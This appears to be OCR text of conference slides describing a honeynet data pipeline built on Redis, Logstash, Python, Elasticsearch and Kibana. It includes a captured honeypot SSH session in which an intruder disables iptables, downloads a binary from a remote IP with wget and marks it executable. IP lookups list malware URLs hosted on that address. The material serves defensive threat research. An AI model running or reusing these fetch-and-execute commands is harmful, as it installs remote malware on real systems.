
DEEPSEC

Redis acts as a data broker




DEEPSEC

Logstash further processing files and logs




DEEPSEC

Analysis scripts (python) doing stuff




DEEPSEC

Data is sent to elasticsearch or mongodb



DEEPSEC

Kibana for dashboard, flask for intelligence display



DEEPSEC

EASY INSTALLATION

One Shell script

Fixed a typo

jpyorre authored 2 minutes ago — latest commit 916db52607

client	Updated to move malware instead of delete it	16 hours ago
server	Fixed more things	21 hours ago
README.md	Fixed a typo	5 days ago
honeynet_setup.sh	Fixed a typo	2 minutes ago

DEEPSEC

CLIENT INSTALLATION

One Shell script

```
josh@ubuntu:~$ ls -l
total 356
drwxr-xr-x 3 josh josh   4096 Sep 14 11:28 client
-rw-r--r-- 1 josh josh  13623 Sep 23 11:19 Honeynet_client_configuration.sh
```

DEEPSEC

CLIENT SCRIPTS

`get_malware_info.py`

Gets the sha256 hash for any malware samples and writes information to a file for Logstash.

`readtty.py`

Reads tty files from ssh honeypot and saves output to normal text files for Logstash

readtty.py

Runs on the client, plays the ssh log files and saves to text for processing

```
[4hroot@svr04:~# /etc/init.d/iptables stop
bash: /etc/init.d/iptables: command not found
root@svr04:~# cd /tmp
[4l[4hroot@svr04:/tmp# wget  http://222.186.30.202:8066/linunv
[4l--2015-10-12 05:39:36--  http://222.186.30.202:8066/linunv
Connecting to 222.186.30.202:8066... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2426964 (2M) [application/octet-stream]
Saving to: `/tmp/linunv


 0% [>                                        ] 1,448        1K/s  eta 24m 18s
 0% [>                                        ] 11,596       6K/s  eta 5m 58s
 2% [>                                        ] 55,036       21K/s  eta 1m 50s
 6% [==>                                      ] 153,500      44K/s  eta 50s
14% [=====>                                   ] 351,848      89K/s  eta 23s
19% [=======>                                 ] 471,568      100K/s  eta 19s
29% [===========>                             ] 706,628      135K/s  eta 12s
34% [=============>                           ] 826,348      138K/s  eta 11schmod +x /tmp/linunv
```

DEEPSEC

Want to find out who owns this IP?
You can copy/paste all day or look it up programmatically.

```
vr04:~# /etc/init.d/iptables stop
c/init.d/iptables: command not found
4:~# cd /tmp
t@svr04:/tmp# wget  http://222.186.30.202:8066/linunv
-10-12 05:39:36--  http://222.186.30.202:8066/linunv
g to 222.186.30.202:8066... connected.
est sent, awaiting response... 200 OK
426964 (2M) [application/octet-stream]
: `/tmp/linunv

                                                    ] 1,448        1K/s  eta 24m 18s
                                                    ] 11,596       6K/s  eta 5m 58s
                                                    ] 55,036       21K/s  eta 1m 50s
                                                    ] 153,500      44K/s  eta 50s
==>                                                 ] 351,848      89K/s  eta 23s
====>                                               ] 471,568      100K/s  eta 19s
========>                                           ] 706,628      135K/s  eta 12s
==========>                                         ] 826,348      138K/s  eta 11schm
```

What whois looks like when you copy/paste to your whois search

DETAILS FOR 222.186.30.202

Hosting 0 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description
222.186.30.0/24	AS 23650	CHINANET-JS-AS-AP AS Number for CHINANET jiangsu provi
222.184.0.0/13	AS 4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400

DEEPSEC

What it looks like when you copy/paste into virustotal

222.186.30.202 IP address information

Geolocation

Country	CN
Autonomous System	23650 (AS Number for CHINANET jiangsu province backbone)

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

2013-10-28	www.xcwangluo.com
2013-07-18	www.79pan.com

Latest detected URLs

Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset.**

5/62	2015-04-09 11:17:51	http://222.186.30.202/system.exe
3/62	2015-04-08 15:15:54	http://222.186.30.202:6929/system.exe
2/62	2015-04-08 14:49:45	http://222.186.30.202:917/system.exe
5/62	2015-04-01 03:10:51	http://222.186.30.202/office.exe
2/62	2015-03-31 16:07:32	http://222.186.30.202:8081/office.exe
1/62	2015-03-13 20:39:10	http://222.186.30.202/
1/62	2015-03-05 09:34:08	http://222.186.30.202:1842/4.jpg
